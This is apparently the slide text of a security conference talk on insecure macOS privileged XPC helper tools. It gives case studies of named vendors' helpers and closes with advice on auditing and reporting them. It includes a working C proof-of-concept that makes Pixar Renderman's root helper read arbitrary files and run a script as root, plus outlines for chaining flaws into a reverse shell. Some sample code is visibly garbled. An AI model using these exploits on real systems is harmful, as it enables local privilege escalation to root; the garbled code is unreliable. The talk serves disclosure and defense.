+ (NSError *)checkAuthorization:(NSData *)authData command:(SEL)command
{
    error = nil;
    if ((authData == nil) || (command == nil)) {
        error = [NSError errorWithDomain:@"com.apple.authorization" code:1 userInfo:nil];
    }

    if (error == nil) {
        err = AuthorizationCreateFromExternalForm([authData bytes], &authRef);

        if (err == nil) {
            err = AuthorizationCopyRights(_:_:_:_:_:);
        }
    }

    if (err == nil) {
        err = AuthorizationCopyRights(
            authRef,
            &rights,
            NULL,
            kAuthorizationFlagExtendRights | kAuthorizationFlagInteractionAllowed,
            NULL);
    }

    return error;
}
```

Verify user has authorization
to execute command and
prompt password if needed

AuthorizationCopyRights(_:_:_:_:_:)

Authorizes and preauthorizes rights synchronously.

```
err = AuthorizationCopyRights(
    authRef,
    &rights,
    NULL,
    kAuthorizationFlagExtendRights | kAuthorizationFlagInteractionAllowed,
    NULL);
```

Case Study: AutoPKGR

- Recap:
 - Check code-signing certificate before accepting connection
 - If call requires privileges check authorization before executing call on server side
 - Apple provided platform to simplify tasks

Apple Secure Coding Guidelines

- <https://developer.apple.com/library/archive/documentation/Security/Conceptual/SecureCodingGuide/Articles/AccessControl.html>
- check the user's rights to perform the privileged operation
- **non-privileged** process should first use Authorization Services to determine whether the user is authorized
- authenticate the user if necessary

Case Study - Shimo VPN

- No authentication of client
- All methods vulnerable
 - `runVpncScript:withReason:withReply`
 - `connect*WithConfig:withPort:withReply:`
 - `writeConfig:atPath:withReply:`
 - `deleteConfigAtPath:withReply:`
 - `loadKernelExtensions:withReply:`
 - `unloadKernelExtensions:withReply:`
 - `cleanSystem:withReply:`

Ok now what?

- Requested colleagues to send me the obj-c helpers they had
- Received 16
 - 5 were vulnerable to obvious privilege attacks
 - 4 being full LPE
 - 1 malware type tool

Overview

- Highlight findings

Clean My Mac X

- Optimization and malware detection tool
- No authentication or authorization checks
- Method list
 - "moveItemAtPath:toPath:withReply:"
 - "removeKextAtPath:withReply:"
 - "enableLaunchdAgentAtPath:withReply:"
 - "startStartupItem:withReply:"
 - "repairPermissionsWithReply:"
 - "runPeriodicScript:withReply:"
 - "removeDiagnosticLogsWithReply:"

Clean My Mac X

- Incorrect Patch
 - Added new helper tool with reduced functionality
 - forgot to remove vulnerable one
 - failed to unregister from **launchd**
 - https://erikberglund.github.io/2016/No_Privileged_Helper_Tool_Left_Behind/



In order to patch and update the tool, the developer have to release a new version of their application containing an updated helper tool and have the main application replace the potentially insecure one using **SMJobBless**.

GOG Galaxy Games

- No authentication or authorization checks
- Method list
 - "changeFolderPermissionsAtPath"
 - "createFolderAtPath"
- Create folders on root file system that are global RWX *-*

```
→ offensive_con ls -lha /fake_dir_3/
total 0
drwxrwxrwx   3 root  wheel   96B Nov 12 10:43 .
drwxr-xr-x@ 63 root  wheel  2.0K Feb  4 15:15 ..
drwxrwxrwx   3 root  wheel   96B Nov 12 10:43 nested
```

Wacom Tablet

- No authentication or authorization checks
- Method list
 - "startLaunchDProcess:withReply:"
 - "stopLaunchDProcess:withReply:"
 - "startProcess:withReply:"
 - "stopProcess:withReply:"
 - "stopService:withReply:"

Wacom Tablet

- "startProcess:withReply:"
 - List of processes allowed to be launched
 - Not all exist on system

```
if ( xpc_dict )
{
    v4 = objc_msgSend(xpc_dict, "allKeys");
    if ( objc_msgSend(v4, "indexOfObject:", CFSTR("BundleID")) != 0x7FFFFFFFFFFFFFFFLL )
    {
        my_process = objc_msgSend(xpc_dict, "objectForKey:", CFSTR("BundleID"));
        v6 = (objc_msgSend)(EOBJC_CLASS__InstallerControl, "installer");
        v7 = objc_msgSend(v6, "bundleDictionary");
        v8 = v7;
        v9 = objc_msgSend(v7, "allKeys");
        if ( objc_msgSend(v9, "indexOfObject:", my_process) != 0x7FFFFFFFFFFFFFFFLL )
        {
            v10 = objc_msgSend(v8, "objectForKey:", my_process);
            objc_msgSend(v10, "startWithDict:", xpc_dict);
        }
    }
}
v13 = CFSTR("Data");
v14 = CFSTR("Program Launched");
```

Process from
Dictionary

Compare known
processes

LAUNCH

TALOS

Wacom Tablet

- "startProcess:withReply:"
 - combined with GOG previous
 - create new directory on system Wacom location
 - use GOG to make RWX
 - add reverse shell
- DEMO

Pixar Renderman

- No authentication or authorization checks
- Utilizes older C API
- Method list
 - `openFile`
 - `launchScript`
- Trivially exploitable

```
#define SERVICE "com.pixar.renderman.InstallerHelper"
```

```
int main(int argc, char** argv){  
  
    xpc_connection_t conn = xpc_connection_create_mach_service(SERVICE, NULL, 0);  
  
    xpc_connection_set_event_handler(conn, ^(xpc_object_t event) {  
        printf(":(\n");  
    });  
  
    xpc_connection_resume(conn);  
    printf("conn %p\n", conn);  
  
    xpc_object_t msg = xpc_dictionary_create(NULL, NULL, 0);  
  
    xpc_dictionary_set_int64(msg, "message", 0x101D2);  
    xpc_dictionary_set_string(msg, "filepath", argv[1]);  
    xpc_dictionary_set_int64(msg, "fileoflag", 0);  
    xpc_dictionary_set_int64(msg, "filemode", 0_RDONLY);  
  
    xpc_object_t reply = xpc_connection_send_message_with_reply_sync(conn, msg);  
  
    printf("SENT MESSAGE CHECKING FD\n");  
    int xint = xpc_dictionary_dup_fd(reply, "fd");  
    printf("%d\n", xint);  
    char* data = malloc(4096);  
    read(xint, data, 4096);  
    printf("SUCCESS:-- %s\n", data);  
}
```



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    xpc_object_t msg = xpc_dictionary_create(NULL, NULL, 0);

    xpc_dictionary_set_int64(msg, "message", 0x101D3);

    xpc_object_t new_stack = xpc_array_create(NULL, 0);
    xpc_array_set_string(new_stack, XPC_ARRAY_APPEND, "/tmp/root.py");
    xpc_dictionary_set_value(msg, "argv", new_stack);


    xpc_object_t reply = xpc_connection_send_message_with_reply_sync(conn, msg);

}
```

Pixar Renderman

- Incorrect update
 - allows arbitrary package install via installer
- Packages may have pre and post install scripts
 - install reverse shell inside of pkg

OSX Package



Pixar Renderman

- Demo

<http://s.sudre.free.fr/Software/Packages/about.html>

Package creation tool

TALOS

Popcorn Time

- Torrent streaming tool
 - downloads and streams torrents as root
 - does not follow Privileged Helper guidelines
 - spawns web server process (root)
 - persists after uninstall
 - falls over with simple fuzzing (buffer overflow)
 - [Uninstall this application please....](#)

Recap

- Helper Tools listen as root and communicate over XPC
- Can persist even after application uninstall
- Many do not follow Apple guidelines for secure code!

Swift in the works!

- Multiple insecure clients located in Swift
- Communications need to be established
 - i.e. understand how to connect via Swift
- Help wanted! :)

What can I do?

- scan your computer!
 - `python3 check_helpers.py`
 - updated list of looked at helpers on Github
- Load new helper into Ida
 - search for `shouldAcceptNewConnection`
 - locate protocol used verify authentication and authorization

What can I do?

- Load new helper into Ida
 - `shouldAcceptNewConnection` not found
 - search for `xpc_*` functionality for traditional XPC
 - not found then utilizing alternative IPC
- Communicate via provided template
- Report your findings!

Namaste!

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